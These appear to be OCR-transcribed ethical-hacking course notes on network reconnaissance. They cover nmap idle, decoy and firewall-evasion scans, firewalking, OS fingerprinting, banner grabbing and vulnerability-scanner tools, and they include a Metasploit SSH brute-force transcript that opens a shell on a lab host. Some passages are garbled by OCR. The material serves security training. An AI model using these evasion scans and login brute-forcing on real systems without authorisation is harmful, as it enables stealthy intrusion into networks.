


```
# nmap –sN 192.168.28.138  -p80
```

The Idel scan is another way of scan. We want when we make scan, the destination does not register that I made the scan, but the IDS registers the Zombie that made the scan. The destination must be Idle. This technique used with the printer networks. The hacker sends SYN/ACK to zombie and it responses with RST signal. We write the packet ID. We will make packet spoofing IP. We will send the packet SYN to the target and so the target will answer to the Zombie with SYN ACK and the Zombie will answer with RST if the port is open. We will send SYN ACK again to the Zombie and we will take the packet ID. If the packet ID increased with two numbers, the port is open. If the packet ID increased with one number, the port is close.




-sI: is used to run Idle Scan.
-PN: is necessary for stealth, otherwise packets would be sent to the target from your real addres.
-p20-25: scan ports 20, 21, 23, 24 and 25.
192.168.1.152: Zombie IP.
192.168.0.131: Target IP.



SYN Packet to port 80 spoofing zombie IP address
Attacker
SYN/ACK Packet (if port is open)
C:\Users\IT-TRAIN\Desktop\Du an CEHv7\Module
RST Packet
IPID=31338
Zombie
IPID Probe SYN / ACK Packet
Attacker
Response: IPID=3[illegible]89
RST Packet
Zombie

IPID incremented by 2 since Step 1, so port 80 must be open

In UDP scan, the hacker sends UDP probe to the destination. If the destination did not answer, then the port open otherwise it is close.




UDP Scanning

Are you open on UDP Port 29?
No response if port is Open
If Port is Closed, an ICMP Port unreachable message is received
Attacker
C:\Users\IT-TRAIN\

```
# nmap –sU 192.168.28.138 –p-          (all ports)
```


It will show all open UDP ports.

Firewalking: It is the combination of portscanning and tracerouting technique.



- A combination of port scanning and tracerouting techniques
- designed to discover firewall rules.
- hping3 --scan 1-1024 -S -t 18 scanme.nmap.org
- nmap --script firewalk --traceroute <target>

```
#   hping3   1-1024   -S   - t  5   scanme.nmap.org
```



- Understand Port Scan Decoys
- hiding your IP address.
- nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.1
- nmap ideal scan technique to hide your IP
- nmap -PN -p20-25 -sI 192.168.1.152 192.168.0.131
- Slow down scans
- Using option -T
- Fragmenting packets
- Using option -f
- *Change output port (53,20,21,80,8080)*
- Using option –g
- Firewalking
- hping3 --scan 1-1024 -S -t 18 scanme.nmap.org


The scan decoys is hiding process.

To slow down scans write

```
# nmap  192.168.28.138  -p445
```

To bypass firewalls so it will not detect the nmap

```
# nmap –PN -g53 192.168.28.138 -p445
```




- Understand O.S Fingerprinting
- passive fingerprinter
- Passive fingerprinting is the process of analysing packets from a host on a network. In this case, fingerprinter acts as a sniffer and doesn't put any traffic on a network..

Operating System (OS)	IP Initial TTL	TCP window size
Linux (kernel 2.4 and 2.6)	64	5840
Google's customized Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows 7, Vista and Server 2008	128	8192
Cisco Router (IOS 12.4)	255	4128

To do fingerprinting, we have many tools: NetworkMiner, Pof, Satori
In backtrack there is tool called pof

```
#pof –i etho
```


Active fingerprinting



- Active fingerprinter
- Active fingerprinting is the process of transmitting packets to a remote host and analyzing corresponding replies
- Active fingerprinter tools
- Nmap
- nmap -O -v scanme.nmap.org

#nmap 192.168.28.135

i. Banner grapping



- Banner Grabbing
- A banner is simply the text that is embedded with a message that is received from a host. Usually this text includes signatures of applications that issue the message. So, they reveal themselves to us.
- C:\>telnet target IP 80
  HEAD/HTTP/1.1
- Nc -v –n target IP 80
- SNMP enumeration

Scan network by Windows tools

SuperScan4

Advanced Port Scanner

Advanced IP Scanner

zenmap


You can get the type of operating system by writing

```
# telnet 192.168.1.20   80

GET/HTTP/1.1
```

In my computer, It will shows the operating system is linux. Besides it told the web server apache and the web application php

ii. Network Scan Tools

You can use the superscan windows tool
You can use the advanced IP scanner



192.168.28.1 - 192.168.28.254

Example: 192.168.0.1-192.168.0.100, 192.168.0.200

Status	Name	IP	MAC address
	WORKGROUP	192.168.28.1	00:50:56:C0:00:08
		192.168.28.2	00:50:56:ED:3E:CF
		192.168.28.133	00:0C:29:A8:B6:23
	WIN2003	192.168.28.135	00:0C:29:43:E5:E2
	xp-1.localdomain	192.168.28.138	00:0C:29:8D:00:6C
	METASPLOITABLE	192.168.28.139	00:0C:29:11:80:F7
		192.168.28.254	00:50:56:EA:06:AA

7 alive, 247 dead

In backtrack you can do scan using nmap

```
# nmap  192.168.28.139
```


You can use Znmap tool
You can use the nmap command

```
# nmap –A –v –oA report 192.168.1.0/24 –p-
```

If you want to make scan without showing the offline hosts, remove –v.

```
# nmap –A  –oA report 192.168.1.0/24 –p-
```

Use the program Dradis. Go backrack, reporting tools, evidence management, dradis. It works https. Go to the browser and write https//127.0.0.1:3004. Write the username admin and the password admin.




- Scan with Dradis framework
- NMAP -A -v -oA report 192.168.1.0/24 –p-
- -A: Enable OS detection, version detection, script scanning, and traceroute
- Dradis framework
- Dradis is an open source framework to enable you to work efficiently by gathering information from different tools and presenting it in a variety of formats. We currently support:

In dradis, click on import from file> Choose the xml file and make upload. You will get all destinations in the subnetwork.

Scan by metasploit armtage


- Sacn by metasploit armitage
- Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.
- http://www.fastandeasyhacking.com/

Go to backtrack, exploitation tools, network exploitation tools, metasploit framework, armitage



```
[*] Building list of scan ports and modules
[*] Launching TCP scan
msf > use auxiliary/scanner/portscan/tcp
```

We can use Cobalt Strike tool. You must buy the tool as it is not free



- Scan by Cobalt Strike
- Cobalt Strike is a penetration testing productto emulate a sophisticated external threat.
- http://www.advancedpentest.com

```
10.10.10.3                                          10.10.10.200
10.10.10.4      NT AUTHORITY\SYSTEM @ FILESERVER    10.10.10.200
10.10.10.5      NT AUTHORITY\SYSTEM @ MAIL          10.10.10.200
10.10.10.18     NT AUTHORITY\SYSTEM @ JOSHDEV       10.10.10.200
10.10.10.21                                         10.10.10.200
10.10.10.100                                        10.10.10.200
10.10.10.200    CORP\jim.stevens @ CEOSBOX          10.10.10.200
192.168.57.1                                        10.10.10.18
192.168.57.8                                        10.10.10.18
192.168.57.18                                       10.10.10.18
```


```
msf  auxiliary(ssh_login) > set USERNAME jsokol
USERNAME => jsokol
msf  auxiliary(ssh_login) > set PASSWORD joshrocks
PASSWORD => joshrocks
msf  auxiliary(ssh_login) > set RHOSTS 192.168.57.18
RHOSTS => 192.168.57.18
msf  auxiliary(ssh_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf  auxiliary(ssh_login) > run -j
[*] Auxiliary module running as background job
[*] 192.168.57.18:22 SSH - Starting bruteforce
[*] 192.168.57.18:22 SSH - [1/1] - Trying: username: 'jsokol' with password: 'joshrocks'
[*] Command shell session 7 opened ([illegible] -> 192.168.57.18:22) at 2012-05-20 05:16:36 +0000
[+] 192.168.57.18:22 SSH - [1/1] - Success: 'jsokol':'joshrocks' 'uid=1001(jsokol) gid=1001(jsokol) groups=1001(jsokol)
Linux ubuntu 2.6.32-33-server #70-Ubuntu SMP Thu Jul 7 22:28:30 UTC 2011 x86_64 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
msf  auxiliary(ssh_login) >
```

iii. Vulnerability Scanning

- Understand Vulnerability scanning
- A vulnerability scanner is a computer program designed to assess computers, computer systems, networks or applications for weaknesses. There are a number of types of vulnerability scanners available today, distinguished from one another by a focus on particular targets.


Nessus
acunetix
WEB APPLICATION SECURITY
w3af
NMAP PROJECT
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS
netsparker

There are many programs for vulnerability scanning: Nessus, acunetix, w3af, armitage, netsparker, cobalt strike.
Nmap scripting engines.



